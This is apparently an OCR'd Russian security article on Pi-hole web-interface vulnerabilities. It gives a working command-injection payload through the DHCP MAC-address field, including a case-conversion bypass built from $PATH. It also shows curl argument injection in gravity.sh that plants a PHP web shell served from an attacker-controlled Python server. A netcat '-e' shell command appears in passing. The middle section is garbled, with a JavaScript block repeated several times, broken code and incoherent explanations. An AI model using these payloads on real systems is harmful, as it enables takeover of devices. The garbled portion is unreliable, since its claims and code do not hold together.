


Поиск функций выполнения кода в Pi-hole

Сразу видим, что нашлась пачка интересных мест. Давай посмотрим на них поближе.

Начнем с файла `savesettings.php`. Он отвечает за сохранение настроек в разделе Settings, для каждой вкладки есть отдельная ветка кода.

scripts/pi-hole/php/savesettings.php
```
216:        // Process request
217:        switch ($_POST["field"]) {
218:            // Set DNS server
219:            case "DNS":
...
383:            case "API":
...
548:            case "DHCP":
```



Страница настроек в веб-интерфейсе Pi-hole

Нас интересует вкладка DHCP, там происходит подозрительный вызов функции `exec`.

scripts/pi-hole/php/savesettings.php
```
548:            case "DHCP":
549:
550:                if(isset($_POST["addstatic"]))
551:                {
552:                    $mac = $_POST["AddMAC"];
553:                    $ip = $_POST["AddIP"];
554:                    $hostname = $_POST["AddHostname"];
...
605:                        exec("sudo pihole -a addstaticdhcp ".$mac
." ".$ip." ".$hostname);
```

В процессе выполнения происходит вызов утилиты pihole, где в качестве параметров командной строки передаются значения `AddMAC`, `AddIP`, `AddHostname` из POST-запроса. Первая мысль: просто внедрить свою команду при помощи `&&` или `||`. Однако переменные предварительно проходят некоторые проверки. Давай посмотрим на них. Начнем с IP.

scripts/pi-hole/php/savesettings.php
```
562:                    if(!validIP($ip) && strlen($ip) > 0)
563:                    {
564:                        $error .= "IP address (".htmlspecialchars
($ip).") is invalid!<br>";
565:                    }
```

Помимо двух регулярок, выполняется проверка встроенной в PHP функцией filter_var с опцией FILTER_VALIDATE_IP.

scripts/pi-hole/php/savesettings.php
```
14: function validIP($address){
15:     if (preg_match('/[.:0]/', $address) && !preg_match('/[
1-9a-f]/', $address)) {
16:         // Test if address contains either `:` or `0` but not
1-9 or a-f
17:         return false;
18:     }
19:     return !filter_var($address, FILTER_VALIDATE_IP) === false;
20: }
```

Здесь особо не разгуляешься, и пропихнуть левые символы не удастся. Тогда переходим к `hostname`.

scripts/pi-hole/php/savesettings.php
```
567:                    if(!validDomain($hostname) && strlen(
$hostname) > 0)
568:                    {
569:                        $error .= "Host name (".htmlspecialchars(
$hostname).") is invalid!<br>";
570:                    }
```

Тут уже три регулярки. Первая запрещает использовать любые символы, кроме цифр, `a-z`, точки, минуса и подчеркивания, а остальные проверяют длину строки.

scripts/pi-hole/php/savesettings.php
```
36: function validDomain($domain_name)
37: {
38:     $validChars = preg_match("/^([_a-z\d](-*[_a-z\d])*)(\.([_a-z\
d](-*[a-z\d])*))*(\.([a-z\d])*)*$/i", $domain_name);
39:     $lengthCheck = preg_match("/^.{1,253}$/", $domain_name);
40:     $labelLengthCheck = preg_match("/^[^\.]{1,63}(\.[^\.]{1,63})
*$/", $domain_name);
41:     return ( $validChars && $lengthCheck && $labelLengthCheck );
//length of each label
42: }
```


Здесь тоже нет возможности внедрить нужные нам символы.

Остается MAC-адрес.

scripts/pi-hole/php/savesettings.php
```
556:                    if(!validMAC($mac))
557:                    {
558:                        $error .= "MAC address (".
htmlspecialchars($mac).") is invalid!<br>";
559:                    }
```

scripts/pi-hole/php/savesettings.php
```
53: function validMAC($mac_addr)
54: {
55:   // Accepted input format: 00:01:02:1A:5F:FF (characters may be
lower case)
56:   return (preg_match('/([a-fA-F0-9]{2}[:]?){6}/', $mac_addr) == 1
);
57: }
```

А вот здесь нас ждет удача. Регулярка говорит нам, что строка должна содержать 6 пар символов английского алфавита и цифр и они могут быть разделены двоеточием или нет. Но вот незадача, отсутствуют символы начала и конца строки. Это значит, что достаточно, чтобы было как минимум одно вхождение такой регулярки, а помимо нее можно указывать все что хочется.




Некорректное регулярное выражение в Pi-hole, которое проверяет валидность MAC-адреса

Однако здесь нас поджидает небольшая проблемка.


scripts/pi-hole/php/savesettings.php
```
560:                    $mac = strtoupper($mac);
```

Все буквы в строке с MAC-адресом переводятся в верхний регистр. Так как команды в Linux регистрозависимы, не получится просто внедрить нужную, придется искать обход. К счастью, шелл в Linux очень гибкая штука и сделать байпасс не составит труда. Если бы функция `exec` использовала интерпретатор `bash` для выполнения команд, то решение было бы совсем простым: начиная с четвертой версии в Bash появилась конструкция вида `${VAR,,}`, которая меняет регистр букв на строчные в значении переменной. Но `exec` использует `/bin/sh`.



Изменение регистра букв в Bash и ошибка обработки такой же конструкции в sh

Но не стоит отчаиваться, ведь у нас есть переменные окружения. Всеми любимая `$PATH` как раз состоит из букв верхнего регистра и содержит большое количество символов нижнего. Добавим новую запись с MAC-адресом `000000000000$PATH`, чтобы увидеть содержимое этой переменной окружения.



Добавление новой записи в DHCP, где в MAC-адрес внедрена переменная окружения PATH

По умолчанию в контейнере она имеет следующий вид:

```
/opt/pihole:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/
bin
```

Чтобы не собирать всю необходимую команду из этих букв, воспользуемся `php`, так как местные функции регистронезависимы. Вот мой пейлоад:

```
php -r 'exec(strtolower("echo 1 > /tmp/owned"));'
```

Чтобы исключить любые проблемы с символами в длинных командах, можно воспользоваться функцией `hex2bin` вместо `strtolower`, но для моего пейлоада сгодится и эта.

Получается, что нам нужны символы `p`, `h` и `r`. Воспользуемся символами замены и удаления подстроки. Символ `p` находится на третьей позиции. Конструкция `A=${PATH#??}` удалит первые два символа, и в переменной `A` останется такая подстрока:

```
pt/pihole:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bi
n
```

Теперь из нее нужно удалить все, кроме первого символа, для этого используем `P=${A%${A#?}}`.

Теперь `h`. Он находится на восьмой позиции, поэтому удаляем первые семь символов `A=${PATH#???????}`. Оставляем только первый символ при помощи уже известной нам конструкции `H=${A%${A#?}}`.

И наконец — `r`. Удаляем все символы начиная с первого слеша до первого двоеточия плюс три символа: `A=${PATH#/*:???}`. В итоге останется такая подстрока:

```
r/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
```


Снова оставляем только первый символ `R=${A%${A#?}}`.

> **WWW**
> Подробнее про манипуляцию со строками можно прочитать в мануале Bash, там все подробно расписано с примерами использования.

Собираем все наши конструкции вместе и получаем:

```
A=${PATH#??};P=${A%${A#?}};A=${PATH#???????};H=${A%${A#?}};A=${PATH#/
*:???};R=${A%${A#?}};
```

Теперь в переменных `$P`, `$H` и `$R` находятся буквы `p`, `h` и `r` в нижнем регистре.




Создание команды php -r из переменной окружения PATH

Можно формировать основной пейлоад.

```
000000000000;A=${PATH#??};P=${A%${A#?}};A=${PATH#???????};H=${A%${A#?
}};A=${PATH#/*:???};R=${A%${A#?}};$P$H$P -$R 'exec(strtolower("echo 1
> /tmp/owned"));';
```

Отправляем его в качестве MAC-адреса и можем видеть файл `owned` в директории `/tmp`.



Удаленное выполнение команд в Pi-hole через внедрение команд в MAC-адрес

Продолжение статьи →

ДЫРЫ В ДЫРЕ

КАК РАБОТАЕТ РЕШЕНИЕ ПРОБЛЕМЫ ОБНОВЛЕНИЯ ПРОШИВОК ЧЕРЕЗ ВЕБ-ИНТЕРФЕЙС

Точно также не проблема присутствует в функции удаления существующего WEC-скрипта:

scripts.js-table.js/delete.sweetalertbox.php

```
$(document).ready(function()
{
    $(".delete").click(function(){
        var id = $(this).attr("delscriptid");
        var name = $(this).attr("delscriptname");
        var sdata = "id="+id+"&name="+name;
        alert("Script deleted");
        $.ajax({
            type: "POST",
            url: "/var/www/lighttpd/scripts/delete.sweetalertbox.php",
            data: sdata,
            success: function(msg){
                alert(msg);
                location.reload();
            }
        });
    });
});
```

Разработчики исправили этот баг в версии 1.0.0.1:

```
$(document).ready(function()
{
    $(".delete").click(function(){
        var id = $(this).attr("delscriptid");
        var name = $(this).attr("delscriptname");
        var sdata = "id="+id+"&name="+name;
        alert("Script deleted");
        $.ajax({
            type: "POST",
            url: "/var/www/lighttpd/scripts/delete.sweetalertbox.php",
            data: sdata,
            success: function(msg){
                alert(msg);
                location.reload();
            }
        });
    });
});
```

Но в версии прошивки 1.0.0.2 они опять допустили ошибку:

```
$(document).ready(function()
{
    $(".delete").click(function(){
        var id = $(this).attr("delscriptid");
        var name = $(this).attr("delscriptname");
        var sdata = "id="+id+"&name="+name;
        alert("Script deleted");
        $.ajax({
            type: "POST",
            url: "/var/www/lighttpd/scripts/delete.sweetalertbox.php",
            data: sdata,
            success: function(msg){
                alert(msg);
                location.reload();
            }
        });
    });
});
```

Как видно, здесь по-прежнему используется функция `alert()`, которая, в отличие от `sweetalert()`, не может использовать `.php`-файлы. Поэтому, в качестве уникального ключевого слова для поиска `.php`-файлов, разработчики использовали `sweetalertbox`.

Теперь, чтобы удалить скрипт, нужно выполнить следующие действия:

1. Перейти на страницу `/var/www/lighttpd/scripts/delete.sweetalertbox.php`;
2. Нажать на кнопку `Delete` напротив нужного скрипта;
3. Нажать на кнопку `Delete` в появившемся окне подтверждения;
4. Нажать на кнопку `OK` в появившемся окне с сообщением `Script deleted`;
5. Перезагрузить страницу `/var/www/lighttpd/scripts/delete.sweetalertbox.php`.

Точно также не проблема присутствует в функции удаления существующего WEC-скрипта:

scripts.js-table.js/delete.sweetalertbox.php

```
$(document).ready(function()
{
    $(".delete").click(function(){
        var id = $(this).attr("delscriptid");
        var name = $(this).attr("delscriptname");
        var sdata = "id="+id+"&name="+name;
        alert("Script deleted");
        $.ajax({
            type: "POST",
            url: "/var/www/lighttpd/scripts/delete.sweetalertbox.php",
            data: sdata,
            success: function(msg){
                alert(msg);
                location.reload();
            }
        });
    });
});
```

Разработчики исправили баг в версии 1.0.0.1:

```
$(document).ref(function()
{
    $(".delete").click(function(){
        var id = $(this).attr("delscriptid");
        var name = $(this).attr("delscriptname");
        var sdata = "id="+id+"&name="+name;
        alert("Script deleted");
        $.ajax({
            type: "POST",
            url: "/var/www/lighttpd/scripts/delete.sweetalertbox.php",
            data: sdata,
            success: function(msg){
                alert(msg);
                location.reload();
            }
        });
    });
});
```

Но в версии прошивки 1.0.0.2 они опять допустили ошибку:

```
$(document).ref(function()
{
    $(".delete").click(function(){
        var id = $(this).attr("delscriptid");
        var name = $(this).attr("delscriptname");
        var sdata = "id="+id+"&name="+name;
        alert("Script deleted");
        $.ajax({
            type: "POST",
            url: "/var/www/lighttpd/scripts/delete.sweetalertbox.php",
            data: sdata,
            success: function(msg){
                alert(msg);
                location.reload();
            }
        });
    });
});
```

Как видно, здесь по-прежнему используется функция `alert()`, которая, в отличие от `sweetalert()`, не может использовать `.php`-файлы. Поэтому, в качестве уникального ключевого слова для поиска `.php`-файлов, разработчики использовали `sweetalertbox`.

Теперь, чтобы удалить скрипт, нужно выполнить следующие действия:

1. Перейти на страницу `/var/www/lighttpd/scripts/delete.sweetalertbox.php`;
2. Нажать на кнопку `Delete` напротив нужного скрипта;
3. Нажать на кнопку `Delete` в появившемся окне подтверждения;
4. Нажать на кнопку `OK` в появившемся окне с сообщением `Script deleted`;
5. Перезагрузить страницу `/var/www/lighttpd/scripts/delete.sweetalertbox.php`.

Точно также не проблема присутствует в функции удаления существующего WEC-скрипта:

scripts.js-table.js/delete.sweetalertbox.php

```
$(document).ref(function()
{
    $(".delete").click(function(){
        var id = $(this).attr("delscriptid");
        var name = $(this).attr("delscriptname");
        var sdata = "id="+id+"&name="+name;
        alert("Script deleted");
        $.ajax({
            type: "POST",
            url: "/var/www/lighttpd/scripts/delete.sweetalertbox.php",
            data: sdata,
            success: function(msg){
                alert(msg);
                location.reload();
            }
        });
    });
});
```

Разработчики исправили баг в версии 1.0.0.1:

```
$(document).ref(function()
{
    $(".delete").click(function(){
        var id = $(this).attr("delscriptid");
        var name = $(this).attr("delscriptname");
        var sdata = "id="+id+"&name="+name;
        alert("Script deleted");
        $.ajax({
            type: "POST",
            url: "/var/www/lighttpd/scripts/delete.sweetalertbox.php",
            data: sdata,
            success: function(msg){
                alert(msg);
                location.reload();
            }
        });
    });
});
```

Но в версии прошивки 1.0.0.2 они опять допустили ошибку:

```
$(document).ref(function()
{
    $(".delete").click(function(){
        var id = $(this).attr("delscriptid");
        var name = $(this).attr("delscriptname");
        var sdata = "id="+id+"&name="+name;
        alert("Script deleted");
        $.ajax({
            type: "POST",
            url: "/var/www/lighttpd/scripts/delete.sweetalertbox.php",
            data: sdata,
            success: function(msg){
                alert(msg);
                location.reload();
            }
        });
    });
});
```

Как видно, здесь по-прежнему используется функция `alert()`, которая, в отличие от `sweetalert()`, не может использовать `.php`-файлы. Поэтому, в качестве уникального ключевого слова для поиска `.php`-файлов, разработчики использовали `sweetalertbox`.

Теперь, чтобы удалить скрипт, нужно выполнить следующие действия:

1. Перейти на страницу `/var/www/lighttpd/scripts/delete.sweetalertbox.php`;
2. Нажать на кнопку `Delete` напротив нужного скрипта;
3. Нажать на кнопку `Delete` в появившемся окне подтверждения;
4. Нажать на кнопку `OK` в появившемся окне с сообщением `Script deleted`;
5. Перезагрузить страницу `/var/www/lighttpd/scripts/delete.sweetalertbox.php`.

Точно также не проблема присутствует в функции удаления существующего WEC-скрипта:

scripts.js-table.js/delete.sweetalertbox.php

```
$(document).ref(function()
{
    $(".delete").click(function(){
        var id = $(this).attr("delscriptid");
        var name = $(this).attr("delscriptname");
        var sdata = "id="+id+"&name="+name;
        alert("Script deleted");
        $.ajax({
            type: "POST",
            url: "/var/www/lighttpd/scripts/delete.sweetalertbox.php",
            data: sdata,
            success: function(msg){
                alert(msg);
                location.reload();
            }
        });
    });
});
```

Разработчики исправили баг в версии 1.0.0.1:

```
$(document).ref(function()
{
    $(".delete").click(function(){
        var id = $(this).attr("delscriptid");
        var name = $(this).attr("delscriptname");
        var sdata = "id="+id+"&name="+name;
        alert("Script deleted");
        $.ajax({
            type: "POST",
            url: "/var/www/lighttpd/scripts/delete.sweetalertbox.php",
            data: sdata,
            success: function(msg){
                alert(msg);
                location.reload();
            }
        });
    });
});
```

Но в версии прошивки 1.0.0.2 они опять допустили ошибку:

```
$(document).ref(function()
{
    $(".delete").click(function){
        var id = $(this).attr("delscriptid");
        var name = $(this).attr("delscriptname");
        var sdata = "id="+id+"&name="+name;
        alert("Script deleted");
        $.ajax({
            type: "POST",
            url: "/var/www/lighttpd/scripts/delete.sweetalertbox.php",
            data: sdata,
            success: function(msg){
                alert(msg);
                location.reload();
            }
        });
    });
});
```

Как видно, здесь по-прежнему используется функция `alert()`, которая, в отличие от `sweetalert()`, не может использовать `.php`-файлы. Поэтому, в качестве уникального ключевого слова для поиска `.php`-файлов, разработчики использовали `sweetalertbox`.

Теперь, чтобы удалить скрипт, нужно выполнить следующие действия:

1. Перейти на страницу `/var/www/lighttpd/scripts/delete.sweetalertbox.php`;
2. Нажать на кнопку `Delete` напротив нужного скрипта;
3. Нажать на кнопку `Delete` в появившемся окне подтверждения;
4. Нажать на кнопку `OK` в появившемся окне с сообщением `Script deleted`;
5. Перезагрузить страницу `/var/www/lighttpd/scripts/delete.sweetalertbox.php`.

ВСЕ ЧЕРЕЗ ДОБАВЛЕНИЕ В СПИСОК


Отметим нюанс: между, до, уникалы, обоих `/tmp/` — это скрипт на Bash. Поэтому, чтобы его запустить, нужно сначала перейти в `/var/www/lighttpd/` и выполнить `./gnu-netcat -l -p 1234 -e /var/www/lighttpd/scripts/gnu-netcat.sh`.

Перейдем к основным этапам. Для начала, нужно определиться с `/var/www/lighttpd/scripts/gnu-netcat.sh`. Для этого, нужно перейти на `http://ip.ip:8080/scripts/gnu-netcat.sh`. Это запускается в Bash (`/etc/init.d/lighttpd.init`, `/var/www/lighttpd/scripts/gnu-netcat.sh`).

ДЫРЫ В ДЫРЕ

КАК РАБОТАЮТ УЯЗВИМОСТИ В PI-HOLE, КОТОРЫЕ ПОЗВОЛЯЮТ ЗАХВАТИТЬ RASPBERRY PI


После того как скрипт отработал, в директории `/etc/pinhole` появляется наш файл.



Файл с содержимым страницы ya.ru после выполнения скрипта gravity.sh

Запустим скрипт **gravity.sh** еще раз. Теперь, когда файл существует, в curl будет добавлен **heisenbergCompensator** и флаг -z.

```
heisenbergCompensator='-z /etc/pihole/list.0.ya.ru.domains'
```



Повторный запуск gravity.sh использует переменную heisenbergCompensator при формировании аргументов к curl

В результате вызов curl будет выглядеть так:

```
curl -s -L -z /etc/pihole/list.0.ya.ru.domains -w '%{http_code}' -A 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.102 Safari/537.36' http://ya.ru -o /tmp/tmp.EbjhVz4huF.phgpb
```

Теперь нам нужно сформировать корректный пейлоад. Понадобится сервер, который вернет **200** и код, который мы хотим выполнить. Сделаем простейший шелл на PHP.


shell.php

```
<?php
echo system($_GET["c"]);
```

И поднимем сервер, который будет его возвращать в ответ на любой запрос. Я буду использовать http.server.

serv.py

```
import http.server
import socketserver
import sys

class MyHttpRequestHandler(http.server.SimpleHTTPRequestHandler):
    def do_GET(self):
        self.path = 'shell.php'
        return http.server.SimpleHTTPRequestHandler.do_GET(self)

handler_object = MyHttpRequestHandler
my_server = socketserver.TCPServer(("192.168.99.1", 80), handler_object)
try:
    print("Server started.")
    my_server.serve_forever()
except KeyboardInterrupt:
    print("Shutting down...")
    my_server.socket.close()
    sys.exit(0)
```



Простой веб-сервер на Python, который возвращает шелл


Также нужно, чтобы curl делал запрос на сервер и не учитывал остальные параметры, которые я добавлю для эксплуатации. В этом нам поможет символ **#**.

```
http://192.168.99.1#
```

Затем указываем флаг **-o** и имя файла как параметр.

```
http://192.168.99.1# -o shell.php
```


Попробуем добавить эту строку в качестве URL.



Запуск Gravity с полезной нагрузкой

Видим, что запрос на сервер пришел, файл успешно создан и содержит полезную нагрузку. Благо в Linux имя файла — вещь гибкая и никаких проблем такая строка в качестве него не создаст.

